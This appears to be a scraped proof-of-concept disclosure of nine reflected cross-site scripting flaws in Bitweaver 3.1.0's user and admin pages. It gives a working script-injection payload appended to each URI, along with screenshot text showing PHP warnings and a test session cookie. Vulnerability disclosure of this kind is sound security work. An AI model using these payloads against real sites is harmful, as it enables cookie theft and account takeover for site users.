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POC / Multiple URI Based XSS in Bitweaver 3.1.0.md



Create Multiple URI Based XSS in Bitweaver 3.1.0.md

History

1 contributor

151 lines (86 sloc) | 3.89 KB

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## Description

A cross-site scripting (XSS) issue in the Bitweaver version 3.1.0 allows remote attackers to inject JavaScript via the multiple URI.


## XSS 1

Vulnerable URI - /users/admin/edit\_group.php

Steps to Reproduce Vulnerability:

- 1- Login to Bitweaver Admin Panel
- 2- POC: [https://localhost/bitweaver/users/admin/edit\\_group.php/""--> </style></scRipt><scRipt>alert\(document.cookie\)</scRipt>](https://localhost/bitweaver/users/admin/edit_group.php/)

Screenshot:



## Bitweaver

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## List of existing groups

Add a new group




## XSS 2

Vulnerable URI - /users/admin/index.php

Steps to Reproduce Vulnerability:

- 1- Login to Bitweaver Admin Panel
- 2- POC: [https://localhost/bitweaver/users/admin/index.php/""--> </style></scRipt><scRipt>alert\(document.cookie\)</scRipt>](https://localhost/bitweaver/users/admin/index.php/)

Screenshot:



## XSS 3


Vulnerable URI - /users/admin/permissions.php

Steps to Reproduce Vulnerability:

1- Login to Bitweaver Admin Panel

2- POC:

Screenshot:



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Deprecated: preg\_replace(): The /e modifier is deprecated, use preg\_replace\_callback instead in /var/www/html-php5.6/bitweaver/util/smarty/libs/Smarty\_Compiler.class.php on line 270

## Assign Group Permissions

You have some permissions that are not assigned to any group. You need to assign these to at least one group each.

## XSS 4

Vulnerable URI - /users/admin/user\_activity.php

Steps to Reproduce Vulnerability:

1- Login to Bitweaver Admin Panel

2- POC:

Screenshot:

User Activity - Bitweaver

bitweaver/users/admin/user\_activity.php/""--></style></scRipt><scRipt>alert(document.cookie)</scRipt>

Deprecated: mysql\_connect(): The mysql extension is deprecated and will be removed in the future: [REDACTED] says

adodb-mysql.inc.php on line 443

Notice: Use of undefined constant SITE\_NAME - assumed 'SITE\_NAME' in /var/www/html-php5.6/bitweaver/users/admin/user\_activity.php on line 10

Notice: Use of undefined constant SITE\_NAME - assumed 'SITE\_NAME' in /var/www/html-php5.6/bitweaver/users/admin/user\_activity.php on line 10

string(36) "bnspe11 cannot find pspell functions"

BWSESSION=2fud8odeco2269jg2c7eo8ug54; tz\_offset=7200; javascript\_enabled=y; bit-user-bitweaver=2fud8odeco2269jg2c7eo8ug54

OK

Strict Standards: Declaration of Pigeonholes::getDisplayLink() should be compatible with LibertyCore::getDisplayLink() in /var/www/html-php5.6/bitweaver/pigeonholes/Pigeonholes.php on line 10

Strict Standards: Declaration of Pigeonholes::getDisplayUriFromHash() should be compatible with LibertyCore::getDisplayUriFromHash() in /var/www/html-php5.6/bitweaver/pigeonholes/Pigeonholes.php on line 10

Bitweaver

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Deprecated: preg\_replace(): The /e modifier is deprecated, use preg\_replace\_callback instead in /var/www/html-php5.6/bitweaver/util/smarty/libs/Smarty\_Compiler.class.php on line 270

User Activity

Active users

Name (ID)	Last Access / IP
Administrator	(

## XSS 5

Vulnerable URI - /users/admin/users\_import.php

Steps to Reproduce Vulnerability:

1- Login to Bitweaver Admin Panel

2- POC: [https://localhost/bitweaver/users/admin/users\\_import.php/""--></style></scRipt><scRipt>alert\(document.cookie\)</scRipt>](https://localhost/bitweaver/users/admin/users_import.php/)

Screenshot:

Import Users - Bitweaver

bitweaver/users/admin/users\_import.php/""--></style></scRipt><scRipt>alert(document.cookie)</scRipt>

Deprecated: mysql\_connect(): The mysql extension is deprecated and will be removed in the future: [REDACTED] says

adodb-mysql.inc.php on line 443

Notice: Use of undefined constant SITE\_NAME - assumed 'SITE\_NAME' in /var/www/html-php5.6/bitweaver/users/admin/users\_import.php on line 10

Notice: Use of undefined constant SITE\_NAME - assumed 'SITE\_NAME' in /var/www/html-php5.6/bitweaver/users/admin/users\_import.php on line 10

string(36) "bnspe11 cannot find pspell functions"

BWSESSION=2fud8odeco2269jg2c7eo8ug54; tz\_offset=7200; javascript\_enabled=y; bit-user-bitweaver=2fud8odeco2269jg2c7eo8ug54

OK

Strict Standards: Declaration of Pigeonholes::getDisplayLink() should be compatible with LibertyCore::getDisplayLink() in /var/www/html-php5.6/bitweaver/pigeonholes/Pigeonholes.php on line 10

Strict Standards: Declaration of Pigeonholes::getDisplayUriFromHash() should be compatible with LibertyCore::getDisplayUriFromHash() in /var/www/html-php5.6/bitweaver/pigeonholes/Pigeonholes.php on line 10

Bitweaver

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Deprecated: preg\_replace(): The /e modifier is deprecated, use preg\_replace\_callback instead in /var/www/html-php5.6/bitweaver/util/smarty/libs/Smarty\_Compiler.class.php on line 270

Admin users

## XSS 6

Vulnerable URI - /users/edit\_personal\_page.php

Steps to Reproduce Vulnerability:

1- Login to Bitweaver Admin Panel

2- POC: [https://localhost/bitweaver/users/edit\\_personal\\_page.php/""--></style></scRipt><scRipt>alert\(document.cookie\)</scRipt>](https://localhost/bitweaver/users/edit_personal_page.php/)

Screenshot:



## XSS 7

Vulnerable URI - /users/index.php

Steps to Reproduce Vulnerability:

1- Login to Bitweaver Admin Panel

2- POC: [https://localhost/bitweaver/users/index.php/""--></style></script><script>alert\(document.cookie\)</script>](https://localhost/bitweaver/users/index.php/)

Screenshot:



## XSS 8


Vulnerable URI - /users/my\_images.php

Steps to Reproduce Vulnerability:

1- Login to Bitweaver Admin Panel

2- POC: [https://localhost/bitweaver/users/my\\_images.php/""--></style></script><script>alert\(document.cookie\)</script>](https://localhost/bitweaver/users/my_images.php/)

Screenshot:



## Bitweaver

### Bitweaver

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**Deprecated:** preg\_replace(): The /e modifier is deprecated, use preg\_replace\_callback instead in /var/www/html-php5.6/bitweaver/util/smarty/libs/Smarty\_Compiler.class.php on line 270

## Upload Your Images



## XSS 9


Vulnerable URI - /users/preferences.php

Steps to Reproduce Vulnerability:

1- Login to Bitweaver Admin Panel

2- POC: <https://localhost/bitweaver/users/preferences.php/>"--> </style> </script> <script>alert(document.cookie)</script>

Screenshot:



## Impact

With the help of xss attacker can perform social engineering on users by redirecting them from real website to fake one. Attacker can steal their cookies leading to account takeover and download a malware on their system, and there are many more attacking scenarios a skilled attacker can perform with xss.